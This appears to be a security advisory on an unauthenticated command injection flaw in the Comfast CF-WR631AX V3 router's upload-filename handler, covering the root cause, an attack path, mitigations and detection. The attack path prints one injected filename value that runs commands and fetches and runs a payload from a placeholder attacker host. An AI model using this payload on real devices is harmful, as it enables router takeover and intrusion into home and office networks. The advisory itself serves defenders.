Executive Summary

CVE-2026-15511 is a critical OS command injection vulnerability (CVSS 9.8) affecting the Comfast CF-WR631AX V3 wireless router, versions up to and including 2.7.0.8. The vulnerability resides in the system_wl_upload_pic_file function within the /usr/bin/webmgnt FastCGI binary. By manipulating the filename argument, an attacker with network access to the device can inject arbitrary operating system commands and execute them with the privileges of the web management process.
CVSS Score: 9.8 (Critical)
The vulnerability was publicly disclosed on July 12, 2026 via the National Vulnerability Database. No patch has been confirmed at time of publication.
Vulnerability Overview
| Attribute | Value |
|---|---|
| CVE ID | CVE-2026-15511 |
| CVSS Score | 9.8 (Critical) |
| Type | OS Command Injection (CWE-78) |
| Component | /usr/bin/webmgnt — FastCGI backend |
| Function | system_wl_upload_pic_file |
| Attack Vector | Network |
| Authentication | None required |
| Complexity | Low |
| Affected Versions | CF-WR631AX V3 up to 2.7.0.8 |
Root Cause
The system_wl_upload_pic_file function in the web management FastCGI backend processes a user-supplied filename parameter without adequate sanitization. Because the filename value is passed unsanitized to an OS-level function (such as system() or popen()), an attacker can embed shell metacharacters or semicolons to break out of the intended command context and execute arbitrary commands.
This is a classic command injection pattern common in embedded device firmware where developers pass external input directly to shell commands for file operations without escaping.
Technical Details
Attack Path
1. Attacker identifies Comfast CF-WR631AX router on network
   (admin panel reachable — typically 192.168.x.1 or internet-exposed)

2. Attacker crafts a malicious file upload or API request targeting
   the system_wl_upload_pic_file endpoint

3. The filename parameter is set to inject OS commands:
   filename = "shell.jpg; id; whoami; wget http://attacker/payload -O /tmp/p; sh /tmp/p"

4. FastCGI backend (/usr/bin/webmgnt) passes the filename to a system() call

5. Arbitrary commands execute on the router OS with webmgnt privileges

6. Attacker achieves persistent access, credential extraction,
or pivoting into the LANWhy CVSS 9.8?
A score of 9.8 reflects three critical compounding factors:
- No authentication required — the vulnerable endpoint is reachable without credentials
- Low attack complexity — basic shell injection; no special prerequisites or race conditions
- High impact across all three pillars — full confidentiality, integrity, and availability impact
Affected Devices
| Model | Hardware Version | Firmware Versions Affected |
|---|---|---|
| Comfast CF-WR631AX | V3 | Up to 2.7.0.8 (inclusive) |
The Comfast CF-WR631AX is a consumer-grade Wi-Fi 6 AX1800 dual-band wireless router sold primarily in the Chinese market but available globally through third-party e-commerce platforms (AliExpress, Amazon third-party sellers). It is deployed in small offices, home offices, and retail environments.
Patch Status
As of July 13, 2026, no official patch has been released by Comfast. The vulnerability was disclosed publicly via the NVD on July 12, 2026, but no security advisory has been published by the vendor.
Users should monitor Comfast's official website and firmware download portal for updates.
Immediate Mitigations
While awaiting a vendor patch, take the following actions:
1. Restrict Network Access to the Admin Interface
The most effective mitigation is to ensure the router's web management interface is not accessible from the internet or untrusted network segments.
- Disable remote management/WAN-side admin access if enabled
- Apply firewall rules to block access to the admin port (typically TCP 80/443) from external IPs
- Place the device behind a network that restricts access to the management plane
2. Segment the Device
If the device is used in a sensitive environment, consider placing it on an isolated VLAN and limiting the blast radius of potential exploitation.
3. Monitor for Unusual Activity
- Review connected devices list for unauthorized entries
- Check router logs for unexpected outbound connections
- Monitor for unusual DNS queries or traffic patterns from the router
4. Replace or Downgrade
If a trusted older firmware version exists that predates the vulnerable code path, verify whether downgrading is feasible. Otherwise, evaluate replacing the device with a model from a vendor with an active security patch program.
Context: IoT and SOHO Router Security
This vulnerability is part of a persistent pattern of critical flaws in consumer and SOHO-grade routers. IoT and embedded device vulnerabilities routinely receive CVSS scores in the 9.x range because:
- Firmware development prioritizes features over security — input sanitization is frequently omitted
- Devices are deployed and forgotten — patching rates for consumer routers are extremely low
- Admin interfaces are internet-exposed by default or misconfigured — remote management enabled out of the box is common
- Firmware update mechanisms are weak — auto-updates are rare; many devices never receive security patches
Router compromises at this level are frequently used to:
- Build botnets — infected routers become DDoS nodes (see Mirai, Volt Typhoon's SOHO router campaigns)
- Proxy malicious traffic — legitimate residential/business IP address to anonymize attacker origin
- Conduct LAN pivoting — access internal network resources behind the router
- Intercept DNS — modify DNS settings to redirect users to phishing infrastructure
Detection
Since no official patch exists, detection is the next best defense:
| Indicator | What to Look For |
|---|---|
| Unusual outbound connections | Router connecting to unknown external IPs on non-standard ports |
| DNS hijacking | Default gateway DNS settings modified without user action |
| New device admin accounts | Check for accounts added to the router interface |
| Unexpected firmware version | Changes to firmware string after a network anomaly |
HTTP POST to /system_wl_upload_pic_file | Web log entries with malformed filenames containing ;, ` |
Key Takeaways
- CVSS 9.8 — unauthenticated, low-complexity OS command injection reachable from the network
- No patch available — Comfast has not issued a fix as of disclosure date
- Restrict admin panel access — the most effective immediate mitigation
- IoT router flaws remain a top attack vector — SOHO routers are strategic targets for botnet operators and nation-state threat actors alike
- Monitor your network perimeter for any Comfast CF-WR631AX V3 devices in your environment